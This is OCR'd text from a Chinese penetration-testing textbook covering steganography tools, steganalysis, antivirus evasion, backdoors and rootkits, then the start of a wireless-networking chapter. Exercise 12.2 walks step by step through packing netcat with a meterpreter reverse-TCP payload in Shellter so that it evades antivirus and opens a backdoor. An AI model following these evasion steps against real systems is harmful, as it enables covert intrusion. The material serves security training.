


图12.7　藏有Word文档的文件

为什么使用隐写术而不是标准的加密协议？大致上是因为，如果将消息加密进行传输，会引起那些你希望对其保守秘密的人的不必要注意，而使用隐写术，就可以在第三方的眼皮底下发送信息，而几乎不会引起怀疑。

1. 隐写术实践

接下来将介绍整个隐写流程如何工作——如果没有任何入门知识，可能难以理解。

在此用一个JPEG文件作为一个普通文件的例子。由于它们的多功能性和受到广泛支持，并且还能支持丰富的色彩，JPEG文件自20年前推出以来，一直非常受欢迎。一张使

用高于平均水平或高端的照相机拍摄的标准数码照片，由于其中有大量颜色信息，可以很容易地包含大量数据。

除了常规信息外，大多数照片中还会包含数量不同的称为白噪声(white noise)的信息。

白噪声表示任何数据中包含的背景或随机信息。使用隐写术，可以利用这种噪声，以不容易被人注意到的方式，更改信息以隐藏“秘密”。

那么，如何执行这一流程呢？目前，有很多工具可用于执行该过程：

Hiding Glyph 该应用程序用于在一个标准的、非压缩的、24位(或更高色深)的位图图像中存储一个或一组文件。该应用程序的优点是，可以选择任何包含合理的颜色变化的图像，作为隐藏文件使其免于被检测的容器。

mp3stego 可以使用mp3stego将数据隐藏在大小与原始数据大小成正比的MP3文件中。基本上，过程是这样的：获取一个WAV文件，将数据隐藏在其中，然后将WAV文件压缩为一个MP3文件。采用这种格式的好处是，可以方便地将任意类型的数据隐藏在一种平凡无奇的格式中。

Hide It In 这是一个专为iPhone设计的应用程序，可将手机摄像头拍摄的照片隐藏在已存储在手机中的图像中。

QuickStego 它是一个免费的应用程序，可以将文本隐藏在图片中，只有QuickStego的用户才能阅读隐藏的文本信息。文本可以通过输入或从TXT文件加载。该应用程序支持BMP、JPG、JPEG和GIF输入图像格式，但将图像以BMP格式输出，并在其中隐藏文本。

Xiao Steganography 它是一个免费软件，可采用将秘密文件隐藏在BMP图像或WAV文件中，且支持加密。可以选择一个BMP或WAV文件作为目标文件，并将载荷加载到文件本体之中。

OpenStego 这是一个小巧紧凑的应用程序，可执行一系列隐写术操作。可以向伪装文件附加任何类型的秘密消息文件。该程序支持的伪装文件类型包括BMP、GIF、JPEG、JPG、PNG和WBMP。

Camouflage 该软件可在任意类型的文件中隐藏任意类型的文件。例如，可以将一个秘密TXT文件隐藏在标准JPEG图像中。合成文件可称为“迷彩(camouflaged)”文件，其外观和行为与普通文件无二。

DeepSound 该隐写术工具在Windows平台上免费可用。它可将各种类型的文件隐藏在WAV或FLAC音频文件中。可对加密文件应用密码，并选择输出音频文件的质量。

Steganos Privacy Suite 该应用程序包是一个商业软件套件，包括一个隐写术工具箱以及其他用于隐藏踪迹的工具。Steganos Privacy Suite可以选择一个现有文件并在其中嵌入数据，或者创建一个图像或声音文件用于承载数据。该套件可连接扫描仪或麦克风附件，以创建载体文件。

2. 检测隐写术

对抗隐写术的手段是一种被称为隐写分析(steganalysis)的技术。隐写分析技术可用于检测可疑数据，确定数据中是否隐藏有信息，并恢复数据。

检测隐写术最简单的形式，是通过使用统计分析的方法进行隐写分析。该技术采用的是将已知未修改的文件与可疑文件相比较的方法，其思路是将已知文件的“指纹”与可疑文件进行比较。理论上，通过这种统计比较，可以检测正常生成文件的改变。关键之处在于，原始文件与可疑文件的来源(即数码相机或扫描仪)必须一致，或者尽可能接近匹配，比较结果才能有效。该技术的一些变种则寻找JPEG、MP3和其他文件中采用的已知压缩算法的数据变化，因为这些压缩算法是公开的。对两幅图像的统计分析结果如图12.8所示。




图12.8 对两幅含有隐藏数据的图像的分析结果

另一种用于检测被隐写术修改以承载数据的文件的技术，是通过分析对文件所做的更改。有许多具备几种不同形式的程序，可以分析给定文件夹或目录中的一组文件，并识别出更改了任意给定数据块的工具。在扫描某个文件并将其与一个已知工具及其工作方式的数据库比较后，程序将标记该文件，以便用户进行进一步的分析。

关于隐写分析技术要谨记的是：可以进一步增加隐藏数据检测的复杂度。可如此考虑：如果想为隐藏的数据增加另一种保护要素，可在嵌入数据之前对数据进行加密。在这种情况下，即使成功检测到隐藏的数据，也必须执行解密操作。

12.4 规避防病毒软件检测

入侵系统时遇到的最大障碍之一就是目标系统中的防病毒软件。虽然并非所有系统都安装了防病毒应用程序，但是必须假设系统中存在防病毒应用程序，它会向系统所有者发

出警报，告知攻击者正在采取行动。考虑到这一点，在此简要介绍一下，如何应对这一问题。

可用于规避防病毒软件检测的方法包括：

从零开始制作自己的病毒 这种方法最耗时，但也是最有用、最可靠地将一个有效恶意软件植入系统中的方式方法。如果完全从头开始制作一个恶意软件，只要足够小心并进行大量测试，即可轻松绕过某个目标的防御——防病毒软件可能从未见过它，因而不会对其作出反应。

使用Evade等第三方程序修改恶意软件包 使用Evade程序可以改变现有恶意软件的大小和特征，这意味着使其更难以发现。

修改现有的恶意软件 实际情况是，在互联网上可以找到大量以编译后和未编译形式存在的恶意软件，利用后者，黑客可以获得源代码并创建某个现有恶意程序家族的一个新变种。如果做法正确，会得到一些不同的软件，其差异大到足以被扫描仪发现。由于大多数(如果不是全部)防病毒软件都要部分依赖于一个已知病毒、蠕虫和其他有害对象的数据库，因此，有可能通过充分修改现有代码使其在库中没有匹配项，因而不会被检测到。

使用病毒制作工具包 这些工具包只需要按下一个按钮即可创建现有家族的变种。虽然这种方法非常简单方便，但是使用工具有易于捕捉的缺点，从而导致它们规避现有检测机制的有效性大大降低。

在将一个恶意软件成功植入一个站点并运行后，它就可以执行其肮脏的工作。尽管规避是通过防御措施的关键环节，但次要和额外的行动通常采用类似停用防火墙或反病毒/恶意软件的方式，允许采取攻击性强烈得多的行动。

此类操作之一是通过采用诸如netcat、Cryptcat甚至sbd(某种程度上它是一种netcat的克隆)等实用程序植入后门。练习12.2说明了如何使用Shellter软件规避防病毒软件，并设置一个后门。

练习12.2：练习Shelliter

在本练习中，将使用Shellter工具打包netcat并植入一个系统中，以打开一个后门程序。

请注意，在某些版本的Windows中，可能必须禁用Windows Security(Windows 安全)才能完成此安装。

Shellter用于重新编码或重新打包32位的单体Windows应用程序，使得它们可以绕过防病毒保护。该程序可从https://www.shellterproject.com/免费下载。对本练习而言，需要下载并安装其Windows版本。此外，还需要从sectools.org下载netcat。

(1) 在Windows资源管理器中，将netcat可执行文件复制到解压缩的Shellter应用程序文件夹中。

(2) 双击Shellter应用程序启动Shellter，它将调出Shellter界面。

(3) 在Shellter应用程序中，在命令提示符中选择“A”(自动)。

(4) 出现提示时，选择“N”。

(5) 当提示输入要重新编码的文件名称时，输入netcat可执行文件的名称，通常为netcat.exe或nc.exe。如果未将该可执行文件复制到Shellter所在的文件夹中，则必须输入文件的完整路径。

(6) 过几分钟，系统会提示你选择要嵌入的载荷类型。该载荷将把获取Shell的攻击代码(也称为shellcode)嵌入到打包的可执行文件中。当受害者运行该可执行文件时，此代码将运行。 出现提示时，对载荷选择选项1，即“meterpreter _reverse_tcp”载荷。

(7) 当提示LHOST(本地主机)IP和LPORT(端口)时，输入本地机器的IP和所需的端口。

(8) 按回车键。

之后，Shellter将完成并验证文件，并完成该过程。现在，已经获得了一个完整的可以规避防病毒软件的文件。

为了测试该新文件，可以使用防病毒应用程序来扫描文件或使用在线病毒扫描服务。 请注意，必须用多个防病毒应用程序对该文件进行检查，因为一个防病毒应用程序可能检测不到载荷，但另一个可能会检测到。

在制作恶意软件过程中，规避防病毒软件或在系统上安装制作的后门的做法称为一个隐蔽通道(covert channel)。

在使用恶意软件时，应该了解隐蔽通道和公开通道的术语。两者的区别在于，公开通道是设计好的，代表了使用系统或流程的合法或预期的方式，而隐蔽通道则以某种非预期的方式使用系统或进程。

在本章中讨论的这些方法中，隐写术是一个被认为属于隐蔽通道的方法。如果没有经过仔细检查，人们不会认识到图像、视频文件或音频文件在其正常功能之外还携带有其他载荷(例如：人们认为一幅图片应该包含视觉信息和属性，而不应该有其他东西)。

特洛伊木马是另外一个很好的例子。特洛伊木马的设计目的是，在发送信息或者接收从别处发出指令的同时，隐藏到视线之外。使用隐蔽通道，意味着信息和通信有可能绕过那些没有针对感知和检测此类行为设计或定位的检测机制。

12.5 通过后门规避防御

许多攻击者通过后门访问他们的目标系统。通过这种方式攻击系统，其所有者可能对他人正在使用系统毫无感觉。有关留下后门的更多信息，请参阅第9章“使用后门和恶意

软件维持访问”。

在实践中，后门通常实现以下若干个关键目标：

- 通过在系统防御中打开“孔洞”，使得攻击者可以绕过系统中的对抗手段。
- 提供持续反复访问系统的能力，同时躲避在正常活动的视野之外。使得攻击者可以访问系统并规避日志记录和其他防御机制。
- 提供在最短的时间内简便访问系统的能力。在适当条件下，后门可以使得攻击者保持对系统访问的能力，不需要再次入侵。

以下是一些常见的后门。

密码破解后门　此类中的所有后门都依赖于发现并利用弱密码或弱密码体系来访问系统。

进程隐藏后门　希望尽可能长时间不被发现的攻击者通常会选择采取额外步骤来隐藏他们正在运行的软件。诸如被攻陷的服务、密码破解程序、嗅探器和rootkit等类程序是攻击者将配置以避免被检测和删除的项目。采用的方法包括将软件重命名为某个合法程序的名称，以及修改系统上其他文件的名称，以防止其被检测到并运行。

在后门部署到位后，攻击者就可以随心所欲地访问和操控系统。

12.6　使用rootkit进行规避

最后值得一提的高效规避工具是一类被称为rootkit的恶意软件。和病毒、蠕虫等一样，rootkit在恶意软件中占有一席之地。在所有形式的恶意软件中，它们往往是最让人讨厌的，但同时也是一种非常强大的规避检测机制的武器。有关如何安装rootkit的信息，请参阅第9章。

基本上，rootkit是一种安装在系统中之后很难被系统所有者检测到的软件应用程序。在rootkit安装就位后，它就能从根本上改变系统并且干扰其中运行的各种进程和应用程序。这就意味着，在系统中安装rootkit后，它就可以执行欺骗防病毒软件(通过干扰其检测恶意软件的能力)之类操作。rootkit还可以在系统上打开其他“门径”，从而使得进一步攻击成为可能。

能检测到rootkit吗？是的，可使用某些类型的防病毒软件、rootkit检测程序和基于主机的入侵检测系统(Host-based Intrusion Detection System，HIDS)检测它们。

12.7　本章小结

本章学习了一些可以掩盖曾进行的攻击行为的证据的方法。通过应用各种类型的方法，有可能延迟或者规避检测，并使得后续攻击或主要攻击更为成功。

使用诸如关闭审核的方法来清理之前的工作痕迹可能有效。受害者在日志中找不到攻击证据，因此不得不采取更加广泛和详细的方法以检测恶意行为。但是，如前所述，关闭日志记录过程可能是危险的行为，因为系统中没有任何活动的证据，无论如何看起来都是很可疑的。相反，在大多数情况下，选择性地删除事件可能是更好的选择。

本章介绍的另一种方法是备用数据流(ADS)。ADS的优点是可以在每一个Windows系统上使用，还有一个优点是，大多数人不知道这个功能的存在。通过使用该功能，可以轻易地在系统上隐藏软件或其他项目，并避开检测。由于该功能是Windows的标准部分，因此，当其被检测到时，不会被判别为攻击或恶意行为。

最后，我们研究了隐写术，使用它可以在其他数据中隐藏数据，使得那些不知道该数据存在的人几乎无法察觉。通过使用图像、音频、视频或其他数据，可以将间谍软件或其他软件打包进载体里，绕过防御方的对抗措施，然后提取并执行攻击。

12.8　习题

1. 规避操作有何目的？
2. 何为备用数据流？
3. 与加密技术相比，使用隐写术有何好处？
4. 为何要使用Log Parser Lizard？

第13章

探测和攻击无线网络

在渗透测试过程中除了标准的有线网络，也会遇到很多无线网络和设备。因此，必须熟知无线网络的原理和工作方式，以及可能在渗透测试中用于攻击它们的方法。

无线技术能够将公司的网络扩展到有线网络无法或不易到达的地方。现在，无线网络的应用可以很容易地扩展到非传统领域，如咖啡店、酒店、图书馆、公园、大厅、商场和餐馆等。这一更广的覆盖范围，以及访问、易于部署、独特的安全性和设置要求等问题，使无线网络成为攻击的主要目标之一。

本章将学习：

- 攻破无线加密技术
- 进行wardriving攻击
- 攻击物联网

13.1 无线网络简介

无线网络(Wi-Fi)是与不同频率的无线网络及其功能相关的一组技术的统称。当前几乎所有的数码小玩意、设备和家用电器都包含无线网络技术。无线可能是你的数码小玩意或设备所具有的唯一网络技术，而有线网络对于许多系统只是可选项。

与传统的有线网络相比，无线技术在提供方便的同时也增加了(某些情况下是极大地增加了)风险。攻击者们早已发现，无线网络比有线网络更易于定位和渗透，因此，许多公司放慢了无线网络的实施速度，或者没有必要将自身暴露于安全风险之中。

当然，每种技术都有缺点，无线网络也不例外：

- 无线网络的覆盖范围不如传统有线网络好。
- 由于其他无线设备的存在和环境因素，无线网络中常常存在干扰。干扰意味着性能下降，连接中断，距离缩短等问题。
- 无线网络的性能和有效距离达不到设备承诺的水平，往往只有该值的一半。
- 安全是个问题，因为其信号覆盖的面积比传统的有线网络要大很多。
- 具备无线功能的设备随处可见，其用户往往会寻找开放的接入点，在很多情况下并不关心这些接入点是否安全。

● 地理和环境条件可能对网络的覆盖范围和速度产生巨大的影响。空气密度、树木、墙壁、温度等条件的变化都将影响无线网络的性能。

无线网络也有很多优点，可以带来很多机会：

● 在线缆无法到达的地方也能使用，因而更容易接入。
● 用于没有或不能使用有线网络的场所。
● 极为普及的技术。

无线网络依靠射频(Radio Frequency，RF)信号发送和接收信息，因此理解RF将有助于使用这些网络。与以太网一样，Wi-Fi网络也关注网络的物理层活动。物理层定义网络站点如何连接、发送、接收和格式化信号，以用于网络(在此，就是指无线网络)。

13.1.1 认识无线网络标准

